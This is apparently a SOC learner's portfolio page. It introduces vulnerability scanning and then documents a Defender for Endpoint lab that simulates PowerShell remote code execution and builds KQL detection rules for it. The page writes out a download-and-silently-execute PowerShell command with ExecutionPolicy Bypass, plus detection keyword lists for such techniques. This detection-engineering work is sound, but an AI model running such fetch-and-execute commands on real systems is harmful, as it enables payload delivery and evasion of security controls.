
Basic Vulnerability Scan - Step by Step Guide
Disclaimer: All cybersecurity project are performed within Tenable and Microsoft Azure platforms using tools such as: Nessus for various type of scans, Microsoft Defender for Endpoint (MDE), Microsoft Sentinel (SIEM ) for Log Analytics and Kusto Query Language (KQL) used primarily to query, filter, and analyze massive volumes of structured, semi-structured, and unstructured data in real-time
Today I will be walking you throught Authenticated vs. Unauthenticated vulerability scan using Enterprise version of Nessus. But before we do that lets provide some context, definitions, diagrams and explanations. All these images were provide by Josh Madakor (my mentor)


A vulnerability is a weakness of a flaw that can be exploited to compromise the security of a system.
Vulnerability Management
is the cyclical practice of identifying, classifying, prioritizing, remediating and mitigating software vulnerabilities. Vulnerability management is integral to computer security and network security, and must not be confused with vulnerability assessment.
To the right is the diagram of the Cyber Range a safe environment that I safely practice all my cybersecurity activities. There are two scan engines one internal to the vertual Network and one external. To carry out the vulnerability scan I had to temporarily disable Windows 11 Virtual Machne (VM), which is not recommended in the real world. Normally, you would configure the Firewall to allow that traffic from the scan engine.
If you want to prepare a baseline of risks to your organization, vulnerability scans are important because it can identify the vulnrabilities that can be exploited from the events originating from various threat sources. So in effect it plays a vital role in Risk Management also.

Disclaimer: All cybersecurity project are performed within Tenable and Microsoft Azure platforms using tools such as: Nessus for various type of scans, Microsoft Defender for Endpoint (MDE), Microsoft Sentinel (SIEM ) for Log Analytics and Kusto Query Language (KQL) for threat detection and threat hunting.
Simulating Remote Code Execution (RCE) and Creating a Detection Rule in Microsoft Defender for Endpoint (MDE)
his lab demonstrates how to simulate suspicious remote code execution behavior in a controlled cybersecurity lab environment and create a custom detection rule in Microsoft Defender for Endpoint (MDE). The objective is to help security analysts understand how attackers abuse PowerShell to download and execute remote payloads and how defenders can detect this activity using Advanced Hunting queries and custom detection rules. This activity should only be performed in an isolated lab or authorized testing environment.
Objective
In this lab you will:
Simulate a PowerShell-based remote code execution technique
Observe telemetry generated in Microsoft Defender for Endpoint
Create a custom detection rule
Generate actionable alerts for suspicious behavior
Demonstrate real-world threat hunting and detection engineering skills
Attack Simulation
The following command simulates suspicious behavior commonly associated with malware delivery and remote code execution:
cmd.exe /c powershell.exe -ExecutionPolicy Bypass -NoProfile -Command "Invoke-WebRequest -Uri 'https://sacyberrange00.blob.core.windows.net/vm-applications/7z2408-x64.exe' -OutFile C:\ProgramData\7z2408-x64.exe; Start-Process 'C:\programdata\7z2408-x64.exe' -ArgumentList '/S' -Wait"
Why This Activity is Suspicious
This command demonstrates several attacker techniques commonly seen in real-world incidents:
Technique
Description
Powershell.exe
-ExecutionPolicy Bypass
Invoke-WebRequest
Writing to ProgramData
Silent installation /S
Child process execution
Frequently abused by attackers
Attempts to bypass security restrictions
Downloads remote payloads
Common attacker staging directory
Attempts stealthy execution
Potential malware deployment behavior
Step 1 — Execute the Simulation
This will:
Download the executable
Save it to C:\ProgramData
Execute it silently
Step 2 — Investigate Telemetry in MDE
Open:
Microsoft Defender XDR
Hunting → Advanced Hunting
Use the following KQL query:
let targetpc = "yesiintern";
DeviceProcessEvents
| where DeviceName == targetpc
| where AccountName != "system"
| where InitiatingProcessCommandLine has_all ("Invoke-Webrequest","Start-Process")
| project InitiatingProcessCommandLine
| order by Timestamp desc
Step 3 — Improve Detection Logic
The following KQL query detects suspicious PowerShell activity commonly associated with remote code execution, malware staging, and payload delivery techniques.
let targetpc = "yesiintern";
DeviceProcessEvents
| where DeviceName == targetpc
| where AccountName != "system"
| where Timestamp > ago(1d)
| where FileName =~ "powershell.exe"
| where ProcessCommandLine has_any (
    "Invoke-WebRequest",
    "DownloadFile",
    "ExecutionPolicy Bypass",
    "Start-Process"
)
| project Timestamp,
          DeviceName,
          AccountName,
          FileName,
          ProcessCommandLine,
          SHA256
| sort by Timestamp desc
What This Detection Looks For
- PowerShell execution activity
- Remote file downloads
- Execution policy bypass attempts
- Suspicious child process execution
- Potential malware staging behavior
Why This Matters
Attackers frequently abuse legitimate administrative tools such as PowerShell to download malicious payloads, evade defenses, and execute remote code. Monitoring for these behaviors helps defenders identify suspicious activity early in the attack lifecycle.
MITRE ATT&CK Mapping
| Technique | MITRE ID |
|---|---|
| PowerShell | T1059.001 |
| Ingress Tool Transfer | T1105 |
| Command and Scripting Interpreter | T1059 |
Detection Engineering Outcome
This detection logic can be converted into a custom detection rule within Microsoft Defender for Endpoint (MDE) to automatically generate alerts when suspicious PowerShell download-and-execute behavior is observed.
🛡️ Step 4 — Create Custom Detection Rule in MDE
Procedure
-
Open Microsoft Defender XDR
Navigate to:
Hunting → Advanced Hunting -
Paste the Detection Query
Use your refined KQL detection query inside the Advanced Hunting portal.
-
Select “Create Detection Rule”
Click:
Create Detection Rule -
Configure Rule Details
Setting Value Rule Name Suspicious PowerShell Remote Download Activity Severity High Category Execution MITRE Techniques T1059.001, T1105 -
Configure Alert Logic
Trigger the alert when:
- PowerShell downloads external files
- ExecutionPolicy Bypass is observed
- Silent execution occurs
-
Set Automated Response (Optional)
Example automated response actions:
- Isolate device
- Run antivirus scan
- Collect investigation package
-
Save and Enable Rule
Enable continuous monitoring to allow Microsoft Defender for Endpoint to continuously evaluate process telemetry and generate alerts when suspicious activity is detected.
Example Detection Outcome
When the PowerShell simulation script executes:
- MDE generates process telemetry
- Advanced Hunting detects suspicious PowerShell behavior
- The custom detection rule triggers an alert
- SOC analysts can investigate the activity
Security Analysis
This behavior is highly suspicious because attackers frequently abuse legitimate administrative tools such as PowerShell to:
- Download malware
- Evade defenses
- Execute malicious payloads
- Maintain persistence
The following behaviors are strong indicators of malicious activity:
- ExecutionPolicy Bypass
- Remote file retrieval
- Silent installation switches
- PowerShell child process execution
Threat actors commonly leverage PowerShell because it is trusted, widely available on Windows systems, and capable of executing commands directly from memory while bypassing traditional security controls.
Example Professional Experience Statement
Designed and implemented a controlled remote code execution detection lab using Microsoft Defender for Endpoint. Simulated malicious PowerShell activity involving remote payload retrieval and silent execution techniques commonly associated with malware delivery. Developed custom KQL hunting queries and detection rules to identify suspicious PowerShell behaviors, mapped activity to MITRE ATT&CK techniques, and documented investigation findings and response procedures.
Skills Demonstrated
- Threat Hunting
- Detection Engineering
- PowerShell Attack Analysis
- KQL Query Development
- Microsoft Defender XDR
- Incident Investigation
- MITRE ATT&CK Mapping
- SOC Workflows
- Security Monitoring
- Remote Code Execution Detection
Microsoft Sentinel (SIEM)|Log Analytics|Microsoft Defender for Endpoint(EDR)|Threat Detection|KQL|Azure
There is a difference between someone saying " I set up Home Labs" THAN someone who actually Paid to get access to Enterprise Tools such as: Microsoft Sentinel, MDE, Log Analytics, Azure VMs, and carried out threat detection, threat Hunting using KQL (Kusto Query Language), configured alerts, contained and isolate affect PC. This is my page that I have recorded my progress in cybersecurity (SOC) analysis. I have included screenshots and videos to demonstrate my practical skills that a prospective employee can immediately employ in their company.
I’m currently building my skills in cybersecurity with a focus on real-world defense, not just theory. Lately, I’ve been paying close attention to how AI is changing the threat landscape, especially how attackers can now automate vulnerability discovery and exploitation. What really interests me is where things are going with things like zero-day attacks, ransomware evolution, and even critical infrastructure security. I’m working toward positioning myself in areas like detection, response, and threat analysis, because I see that’s where the biggest demand is going.
Right now, I’m focused on developing practical skills, not just certifications, so I can actually contribute to protecting systems in a meaningful way.